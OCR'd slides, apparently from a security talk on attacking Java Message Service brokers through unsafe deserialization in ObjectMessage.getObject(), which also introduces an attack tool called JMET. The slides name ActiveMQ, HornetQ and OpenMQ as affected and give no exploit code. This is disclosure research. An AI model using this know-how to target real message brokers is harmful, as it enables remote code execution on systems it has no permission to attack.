


`ObjectMessage` - a message that contains a serializable Java object. If a collection of Java objects is needed, one of the collection classes provided in JDK 1.2 can be used.

Interface ObjectMessage

```
package javax.jms;

import java.io.Serializable;

public abstract interface ObjectMessage
  extends Message
{
  public abstract void setObject(Serializable paramSerializable)
    throws JMSException;

  public abstract Serializable getObject()
    throws JMSException;
}
```


» Guess what “getObject()”does ;-)



1. Motivation
2. Introduction to Java's Native Serialization
3. The Java Message Service
4. Attacking JMS
5. Introducing JMET
6. JMET in Action
7. Conclusion

Vulnerability Discovery


- Analysis of JMS client libraries of Brokers and Application Servers
- Priority based on what I have seen most often in client engagements
- I haven't looked at Integration Platforms at all
- Application Servers reuse brokers/client libraries a lot
  - Redhat EAP < 7 (Wildfly < 10) bundles HornetQ
  - Redhat EAP >=7 (Wildfly >= 10) bundles ActiveMQ-Artemis
  - IBM WebSphere Application Server bundles WebSphereMQ
  - Oracle Glassfish bundles OpenMQ



» All ObjectMessage implementations I looked at were deserializing from untrusted input without any validation


The bug(s)

- ActiveMQ




The bug(s)

- ActiveMQ
- HornetQ




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ




The bug(s)

- ActiveMQ
- HornetQ
- OpenMQ
